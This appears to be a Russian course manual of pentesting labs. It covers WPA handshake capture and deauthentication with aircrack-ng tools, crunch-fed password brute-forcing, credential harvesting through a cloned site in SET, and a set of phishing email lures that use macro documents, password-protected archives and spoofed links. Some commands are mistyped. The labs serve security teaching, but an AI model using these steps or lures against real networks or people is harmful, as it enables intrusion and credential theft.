ЛР 5.1. Обзор Aircrack-NG

Цель работы:

Задание:

1. Захватить хендшейк с помощью Aircrack-NG
2. Зафиксировать полученный результат.

Теоретическая часть

Суть атаки на сеть в режиме WPA-PSK заключается в следующем: используя уязвимости протокола аутентификации пользователей (а именно, открытую передачу данных), получить из сети некоторые авторизационные данные, а затем воспроизвести на стороне атакующего алгоритм аутентификации, подставляя в него в качестве исходных данных перехваченный кусочек трафика и пароль (т.н. разделяемый ключ). Настоящий пароль атакующему не известен, поэтому в качестве него выбирается последовательно пароли из заранее подготовленного словаря. Если при воспроизведении алгоритма аутентификации произойдет «успешная авторизация пользователя», значит выбранный из словаря пароль является истинным и атака привела к успешному взлому сети.

Сообщения 4 стороннего рукопожатия (4 фрейма канального уровня) содержат в себе информационные поля следующего содержимого (указано только то, что нужно для данного типа атаки):

— MAC-адрес точки доступа;

— MAC-адрес клиента;

— случайное 32-байтное число, генерируемое точкой доступа при установлении соединения (anonce) — фрейм I;

— случайное 32-байтное число, генерируемое клиентом (snonce) — фрейм II;

— размер текущего фрейма аутентификации (без канального заголовка) — фрейм II, или III, или IV;

— содержимое фрейма аутентификации (без канального заголовка) — обязательно тот же, фрейм, что выбран в предыдущем пункте;

— ключ целостности сообщения (mic) — обязательно тот же, фрейм, что выбран в предыдущем пункте;

— версия протокола защиты данных (WPA или WPA2) — фрейм II, или III, или IV.

Зачем это нужно?

Wi-Fi в режиме разделяемого ключа WPA-PSK, если говорить более просто — WPA-PSK — режим без выделенного сервера аутентификации. Данный режим используют большинство пользователей Wi-Fi, например, при создании подключения по сети типа компьютер-компьютер. Если каким-то образом мы узнали пароль, то сможем расшифровать всё, что передавалось ранее и будет передано позднее, пока администратор не сменит ключ сети.

Параметры запуска

Aircrack-ng – целый пакет программ для аудита беспроводной сети, в данной лабораторной работе мы будем использовать сразу несколько из них. Он состоит из:

— airbase-ng – Настраивает фальшивую точку доступа

— aircrack-ng – Взломщик беспроводных паролей

— airdecap-ng – Расшифровывает захваченные файлы WEP/WPA/WPA2

— airdecloak-ng – Удаляет wep маскировку из файла pcap

— airdriver-ng – Обеспечивает информацию о состоянии беспроводных драйверов в вашей системе. Удалена в 1.2 rc 1

— airdrop-ng – эта программа используется для целенаправленной, основанной на правилах деаутентификации пользователей. Она может выбирать цель основываясь на MAC адресе, типе железа, (используя запросы OUI, IE, “APPLE” устройства) или полностью деаутентифицировать ВСЕХ пользователей. В передаче пакетов деаутентификации используются lorcon и pylorcon.

— aireplay-ng – Главная функция — это генерация трафика для последующего использования в aircrack-ng

— airgraph-ng – Утилита визуализации 802.11

— airmon-ng – Этот скрипт может использоваться для включения режима монитора на беспроводных интерфейсах

— airmon-zc – Скрипт использовался для включения режима монитора на беспроводных интерфейсах, в настоящее время переименован в airmon-ng

— airodump-ng – Используется для захвата пакетов сырых 802.11 фреймов

— airodump-ng-oui-update – Загружает и парсит список IEEE OUI

— airoscript-ng – Является полным пользовательским интерфейсом для взаимодействия с Aicrack-ng и позволяет с лёгкостью использовать сетевые атаки WEP и WPA. Он даёт вам почти полную функциональность Aircrack-ng, позволяя сохранить время на написание команды. Airoscript-ng также обеспечивает комплексный способ создания отчётов безопасности, которые способны понимать не специалисты, может записывать их (с помощью плагина wkhtml2pdf) в формат pdf.

— airolib-ng – Создан для хранения и управления списками essid и паролей

— airserv-ng – Сервер беспроводной карты

— airtun-ng – Создатель интерфейса виртуального туннеля

— besside-ng – Автоматически взламывает WEP и WPA сети

— besside-ng-crawler – Фильтрует EAPOL фреймы из директории захваченных файлов

— buddy-ng – Инструмент для работы с easside-ng

— easside-ng – Инструмент с автоматической магией, который позволяет вам общаться через точку доступа с WEP-шифрованием

— ivstools – Этот инструмент работает с файлами .ivs. Вы можете объединять или конвертировать их

— kstats – Показывает статистические голоса FMS алгоритма для ivs дампа и конкретного WEP ключа

— makeivs-ng – Генерирует векторы инициализации

— packetforge-ng – Создаёт зашифрованные пакеты, которые могут быть впоследствии использованы для инъекции

— tkiptun-ng – Этот инструмент способен делать инжект нескольких фреймов в WPA TKIP сеть с QoS

— versuck-ng – Генератор дефолтных wep ключей для роутеров Actiontec

— wesside-ng – Инструмент с автоматической магией, который включает несколько техник для легкого получения WEP ключа

— wpaclean – Удаляет избыточные данные из pcap файла

Ход работы:

Выполняйте данные действия только в своей сети Wi-Fi!

Начнём с вывода списка беспроводных интерфейсов, которые поддерживают режим монитора:

```
airmon-ng
```

Если вы не видите интерфейсов в списке, то ваша карта не поддерживает режим монитора.

Предположим, что название вашего интерфейса `wlan0`, но используйте настоящее название, если оно отличается от этого. Далее, переведём интерфейс в режим монитора:

```
airmon-ng start wlan0
```

Запускаем `iwconfig`. Теперь вы должны увидеть новый интерфейс монитора (скорее всего, `mon0` или `wlan0mon`).

Для перевода в режим мониторинга используется команда:

```
airmon-ng start wlan1
```

После ее выполнения интерфейс поменяет имя на `wlan1mon` и перейдет в режим мониторинга (проверить это можно при помощи `iwconfig`), при этом вас может предупредить о том, что какие-то процессы могут этому мешать, не обращайте внимания, это нормально.

Для более аккуратного захвата хендшейка мы будем использовать информацию, которую мы получили при сканировании:

```
Airodump-ng wlan0mon –bssid FC:8B:97:57:97:A9 –channel 2 -write handshake –wps
```

Где:

`wlan0mon` – имя интерфейса

`bssid FC:8B:97:57:97:A9` – MAC-адрес роутера, который мы взламываем

`channel 2` – ограничение по каналу, на роутер, который мы взламываем

`write handshake` – эта команда позволяет нам записать захваченную информацию в файлы с именем handshake

wps – отобразит наличие WPS у точки на случай, если вы его упустили.

Учитывая, что хендшейк происходит при подключении клиента к точке доступа, то нам необходимо либо подождать пока клиент подключиться к точке доступа (например, придя домой, в офис, или включив ноутбук/wifi) либо помочь клиенту пере подключиться к точке доступа используя деаутентификацию и поимку хендшейка при последующем подключении. Пример деаутентификации:

```
aireplay-ng -0 10 -a FC:8B:97:57:97:A9 -c 68:3E:34:15:39:9E wlan0mon
```

Где:

-0 — означает деаунтефикацию

10 – количество деаунтефикаций

-a FC:8B:97:57:97:A9 – MAC-адрес точки доступа

-c 68:3E:34:15:39:9E – MAC-адрес клиента

wlan0mon – используемый интерфейс

Когда вы поймаете хендшейк, это отобразится в правом верхнем углу. Теперь, когда мы поймали хендшейк, желательно его проверить, почистить, убрав все лишнее, и подобрать пароль.

Самый простой способ — это утилита WPAclean.

```
wpaclean handshake-01.cap wpacleaned.cap
```

Где:

handshake-01.cap — это файл-источник, из которого будет браться хендшейк

wpacleaned.cap — это файл, куда будет записываться очищеный хендшейк.

ЛР 5.2. Использование Crunch для подбора и генерирования паролей в связке с Aircrack-ng

Цель работы: ознакомиться с методами подбора паролей для поиска разделяемого ключа для хендшейка.

Задание:

1. Использовать Crunch в связке с Aircrack-ng для подбора разделяемого ключа.

Теоретическая часть

Aircrack-ng хорошо комбинируется с генераторами паролей. Тем не менее, намного лучших результатов можно получить взламывая пароль используя графическую карту. К сожалению, виртуальная машина не позволяет полностью задействовать вычисления на GPU с помощью технологий навроде CUDA или OpenCL.

Ход работы:

Мы будем использовать Crunch с Aircrack-ng, чтобы мы могли избавиться от постоянно увеличивающихся файлов словарей, используемых для извлечения паролей Wi-Fi из файлов .cap. Когда мы выгружаем вывод из Crunch с Aircrack-ng, данные будут передаваться непосредственно в Aircrack-ng вместо текстового файла. Aircrack-ng будет использовать данные из Crunch для брутфорса пароля. Этот метод позволит нам сэкономить много времени и ценного пространства на диске, поскольку эффективные словари для брутфорса целей, как правило, очень быстро растут за короткое время.

После того, как мы захватили 4-стороннее рукопожатие, мы можем использовать Crunch совместно с Aircrack-ng, чтобы взломать пароль.

Следующая команда может быть использована для запуска Aircrack-ng с вводом из Crunch («по трубе» |):

```
crunch 8 8 | aircrack-ng -e [ESSID] -w – [путь к файлу .cap]
```

Данная команда будет на лету передавать в aircrack из crunch сгенерированный словарь из всех комбинаций 8-значных числовых паролей.

Подбор пароля на CPU может занять достаточно долгое время. Так, подбор пароля из 8 цифр, в зависимости от процессора, может занять от 6 до 10 часов, подбор всех возможных комбинаций 8-значных паролей с a-z – несколько месяцев.

Проверить скорость подбора паролей можно следующим образом:

```
aircrack-ng -S
```



Рисунок 1 – Результаты бенчмарка

Поскольку виртуальная машина не задействует все ресурсы компьютера, результат еще более печальный, и пароль из 8 цифр мы будем подбирать (10^8) / (500 * 3600) = 55 часов.

Выходом является использование технологий для общих вычислений на графических процессорах – OpenCL либо CUDA. Графические чипы по своим конструкционным особенностям кардинально отличаются от архитектуры ЦП. Если с ЦП мы говорим о 4, 8, 16 ядрах, то в случае с ГП речь идёт о тысячах независимых ядер. При обработке графики нужно быстро выполнять операции над большими массивами — матрицами. И именно такие операции и нужны в криптографии. Поэтому ГП можно использовать для вычисления хэшей или добычи криптовалют. Для этого используются утилиты hashcat или аналогичной.

Тем не менее, их работа не будет подробно разобрана по следующим причинам – Kali Linux не имеет встроенных драйверов с поддержкой таких вычислений, и даже после их установки, все это не будет полноценно работать на виртуальных машинах.

Таблица 1 – Сравнение скорости различных методов подбора пароля

Метод	Скорость перебора (паролей в секунду)	Перебор 8-значного цифрового пароля	Перебор 8-значного буквенного пароля (a-z)	Перебор 8-значного пароля со строчными и заглавными буквами, цифрами и символами (все 78 допустимых знаков)	10-значный пароль со строчными и заглавными буквами, цифрами и символами
CPU на виртуальной машине	500	2 суток	12 лет	90 000 лет	525 миллионов лет

Домашний CPU	5000	5 часов	14 месяцев	9 000 лет	55 миллионов лет
nVidia 780	50 000	30 минут	1.5 месяца	900 лет	5.5 миллионов лет
2x Radeon 295 (SLI)	400 000	4 минуты	6 дней	115 лет	660 000 лет

Знакомство с вычислением хэшей даёт нам понять, насколько какова истинная цена коротким и «сложным» паролям.

6. Лабораторные работы на социальный инжиниринг

ЛР 6.1 Обзор Kali Linux SET

Цель работы:

Задание:

1. Попробовать провести атаки социальной инженерии по выбранным векторам
2. Зафиксировать полученный результат.

Теоретическая часть

Вот малоизвестный факт: намного проще обмануть доверчивого пользователя, чтобы он выдал свой пароль, чем его взломать. Люди становятся умнее с паролями. Кажется, что взломы всегда в новостях, поэтому люди делают свои пароли сложнее, добавляя числа, символы и заглавные буквы. Конечно, вы все равно можете попробовать атаку по словарю или брутфорс; однако иногда это может быть так же просто, как отправить один хитрый письмо с сюрпризом конкретной цели.

Если вы можете подделать письмо так, чтобы оно казалось отправленным из Microsoft или от коллеги жертвы, это мгновенно повысит доверие жертвы и, следовательно, эффективность вашей атаки. Лучшим вариантом является компрометация доверенного компьютера, а затем отправка вашей целевой электронной почты из его почтового ящика. Когда сообщение появляется в его почтовом ящике, оно будет выглядеть настоящим, потому что оно действительно исходит от действительного источника.

Social Engineering Toolkit (набор для социальной инженерии) — это фреймворк с открытым исходным кодом для тестирования на проникновение, предназначен для социальной инженерии. SET имеет ряд

векторов атак по запросу, которые позволяют вам быстро сделать правдоподобную атаку. В данном случае мы будем рассматривать только один из векторов атаки – с использованием фишингового письма.

Ход работы:

Запустим Social Engineering Toolkit:



Рисунок 1 – Запуск

Фишинговая атака

Выберем из следующего списка 1 – Social-Engineering Attacks? Pfntv 2 – Website Attack Vectors, затем 3 – Credential Harvester Atatck method, затем 2 – Site Cloner.

Далее введем IP своего компьютера и адрес клонируемого сайта. Жмем Enter и Y.

Теперь, если жертва зайдет на наш IP через браузер, у нее появится клон скопированной нами страницы. Теперь подождем, пока кто-то не введет свои данные:



Рисунок 2 – Введенные данные

Важно – данный функционал по умолчанию работает только внутри локальной сети. Для проверки можно использовать вторую виртуальную машину.

ЛР 6.2 Атаки с использованием фишингового письма

Цель работы:

Задание:

1. Изучить предложенные шаблоны
2. Предложить вариант атаки с использованием фишингового письма на основе одного из шаблонов или выбрать свой

Теоретическая часть

Социальная инженерия в ИБ и пентестинге обычно ассоциируется с точечной атакой на конкретную организацию. В этой подборке кейсов мы рассмотрим несколько способов применения социальной инженерии, разработанные со спецификой рунета и российского менталитета.

Кто чаще всего становится жертвой таргетированного фишинга?

— Рядовые сотрудники. Они не разбираются в ИТ.

— Руководители. Их аккаунты открывают доступ к коммерческой тайне.

— Служба безопасности. Они считают себя умнее хакеров и нарушают собственные правила.

Ход работы:

Вариант 1

Вот совсем уж простой способ заставить человека перейти на сайт по ссылке в письме. Пишем текст: «Спасибо, что подписались на нашу рассылку! Ежедневно вы будете получать прайс-лист железобетонной продукции. С уважением, …». Дальше добавляем ссылку «Отписаться от рассылки», которая будет вести на наш сайт. Конечно, никто на эту рассылку не подписывался, но вы удивитесь, узнав число спешно отписывающихся.

Вариант 2

Чтобы заманить пользователей с какого-нибудь форума или сайта с открытыми комментариями, не нужно выдумывать заманчивые тексты — достаточно всего лишь запостить картинку. Просто выбери что-нибудь попривлекательнее (какой-нибудь мем) и ужми так, чтобы различить текст было невозможно. Любопытство неизменно заставляет пользователей кликать по картинке.

Вариант 3

Заставить пользователя открыть файл или даже документ с макросом не так сложно, даже несмотря на то, что многие слышали о подстерегающих опасностях. При массовой рассылке даже просто знание имени человека серьезно повышает шансы на успех.

Например, мы можем отправить письмо с текстом «Этот email еще активен?» или «Напишите, пожалуйста, адрес вашего сайта». В ответе как минимум в 10–20% случаев придет имя отправителя (чаще это встречается в крупных компаниях). А через какое-то время пишем «Алёна, здравствуйте. Что такое с вашим сайтом (фото приложил)?» Или «Борис, добрый день. Никак не разберусь с прайсом. Мне 24-я позиция нужна. Прайс прикладываю». Ну а в прайсе — банальная фраза «Для просмотра содержимого включите макросы…», со всеми вытекающими последствиями. Персонально адресованные сообщения открываются и обрабатываются на порядок чаще.

Вариант 4

Если нужно заставить отреагировать на письмо большое количество организаций, то первым делом надо искать болевые точки. Например, магазинам можно направлять жалобу на товар и грозить разбирательствами: «Если вы не решите мою проблему, буду жаловаться директору! Это что вы мне такое доставили (фото прилагаю)?! Пароль от архива 123». По базе автосервисов точно так же можно рассылать фотографию с поломкой и вопросом, смогут ли отремонтировать. По строителям — «проект дома».

Вариант 5

Базу сайтов с почтовыми адресами владельцев легко превратить в переходы на любой другой сайт. Отправляем письма с текстом «Почему-то страница вашего сайта www.site.ru/random.html не работает!». Ну и классический прием: в тексте ссылки жертва видит свой сайт, а сама ссылка ведет на другой URL.